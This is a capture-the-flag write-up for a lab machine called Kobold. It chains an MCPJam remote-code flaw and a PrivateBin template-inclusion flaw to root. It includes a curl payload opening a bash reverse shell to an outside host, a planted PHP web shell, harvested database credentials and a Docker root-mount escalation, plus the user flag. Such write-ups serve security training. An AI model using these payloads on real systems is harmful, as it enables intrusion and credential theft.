


Kobold

Machine: Kobold
Date: March 29, 2026
Author: Mateo Aja Moral

Contents

Skills **2**
Skills Needed 2
Skills Learned 2

Walkthrough **3**
Port Scannning 3
Service Mapping 3
mcp.kobold.htb 4
bin.kobold.htb 4
Explotation 4
CVE-2026-23744 4
Privilege Escalation 4
Ben User 4
User flag 4
Root User 4
CVE-2025-64714 5
Root flag 6

Skills

Skills Needed

- Web Enumeration
- PHP programming
- Docker compose build

Skills Learned

- Web Debugging
- Docker Escalation

Walkthrough

Port Scannning

We started doing a simple port scanning of the Target using our tool `nmap`.

```
→ nmap -p22,80,443,3552 -sVC 10.129.8.34
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 20:13 +0100
Nmap scan report for 10.129.8.34
Host is up (0.054s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp  open  ssl/http nginx 1.24.0 (Ubuntu)
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-server-header: nginx/1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
|_http-title: Did not follow redirect to https://kobold.htb/
|_ssl-date: TLS randomness does not represent time
3552/tcp open  http     Golang net/http server
| fingerprint-strings:
|   GenericLines:
...
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.60 seconds
```

Service Mapping

When we tried to access that webpage, we found that there is a virtual host that uses the domain `kobold.htb`.

Checking for subdomains, we found 2 different services under the domains `mcp.kobold.htb` and `bin.kobold.htb`.

According to the `nmap` result we see the port `3552` nad it contains a webpage that is running `Arcane`. It seems to be a docker container orquestrator like `Docker Swarm`.

mcp.kobold.htb

The service running in this domain is `MCPJam v1.4.2` which is used to connect to different MCPs and use different AI. For the moment, the installed LLM is Ollama.

Upon checking for vulnerabilities in this version, we found this RCE, `CVE-2026-23744`.

bin.kobold.htb

In this domain, we have running the `PrivateBin v2.0.2` version. It works to save code, markdown, or plain text notes on our servers without risk of publishing sensitive data.

As we did before, we looked for vulnerabilities on that version and found that it is vulnerable to an LFI, CVE-2025-64714 .

Explotation

CVE-2026-23744

This vulnerablity allows us an RCE when we create a new MCP Connection adding the parameters `command` and `args` on `serverConfig`.

```
→ curl -X POST https://mcp.kobold.htb/api/mcp/connect -d '{"serverConfig":{"command":"bash",
↪  "args":["-c","bash -i >& /dev/tcp/10.10.14.201/1234 0>&1"],
↪  "env":{"DISPLAY":":0"}},"serverId":"rce_test"}' -k
```

Privilege Escalation

Ben User

With that we gained access to the ben user and we are able to read the user flag.

User flag

```
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ cat /home/ben/user.txt
9a520f8dc8a20db8805559210f866a83
```

Root User

checking the permissions that Ben has, we see that it belongs to the group `operators` and we found that this group has access to the folder `/privatebin-data`.

This indicates that the PrivateBin service is a container that we can exploit and most probably will allow us access to the root user.

CVE-2025-64714

This vulnerability allows us to execute php files by specifying the template to use in the `COOKIE` header with value `template=<file-without-.php>`. The reason why it should not have the .php extension is because the code reads the header and automatically adds the .php extension.

This vulnerability is only possible if the file `conf.php` has the parameter `templateselection` enabled.

A good way to check it would be try to access the `conf.php` file which won't return data but it will print 500 status code response.

```
curl -k -s "https://bin.kobold.htb/" -b "template=../cfg/conf" -w'%{http_code}';echo
500
```

Based on that, with the access that we gained with ben, we will create a webshell by creating a file on the path `/privtatebin-data/data/bd` and with that we just need to point it on the template.

```
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ echo '<?php system($_GET["cmd"]) ?>'
↪  >  /privtatebin-data/data/bd/shell.php
```

```
→ curl -k -s "https://bin.kobold.htb/?cmd=ping+-c+1+10.10.14.201" -b
↪  "template=../data/bd/shell" -w'%{http_code}'
PING 10.10.14.201 (10.10.14.201): 56 data bytes
64 bytes from 10.10.14.201: seq=0 ttl=42 time=52.853 ms

--- 10.10.14.201 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 52.853/52.853/52.853 ms
200%
```

```
→ tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:14:48.863618 IP kobold.htb > HackArch: ICMP echo request, id 1, seq 0, length 64
21:14:48.863632 IP HackArch > kobold.htb: ICMP echo reply, id 1, seq 0, length 64
```

With this reverse shell, we checked the `conf.php` file to see if we are able to find any Credentials.

```
→ curl -k -s -b "template=../data/bd/shell"
↪  "https://bin.kobold.htb/?cmd=cat+/srv/cfg/conf.php" | grep -E '^dsn' -A4 -B1
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"     ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true    ; PDO::ATTR_PERSISTENT
```


With this information, we tried several different credentials on the golang server opened on port 3552. Finally, we gained access with the credentials:

```
Username: arcane
Password: ComplexP@sswordAdmin1928
```

Root flag

With all this information and assuming that the Golang server is running docker as a root, we suppose that we are able to mount the `/` path inside of the container and we should be able to read the root flag inside of the container.

When we create a new project, we see that it uses `Docker Compose`.

```yaml
services:
   vuln1:
       image: mysql:latest
       container_name: vuln1
       command: ["sleep","infinity"]
       env_file:
       - .env
       ports:
       - "3306:3306"
       volumes:
       - /:/home
       restart: unless-stopped
```

and with that we are able to read the root flag inside of the container.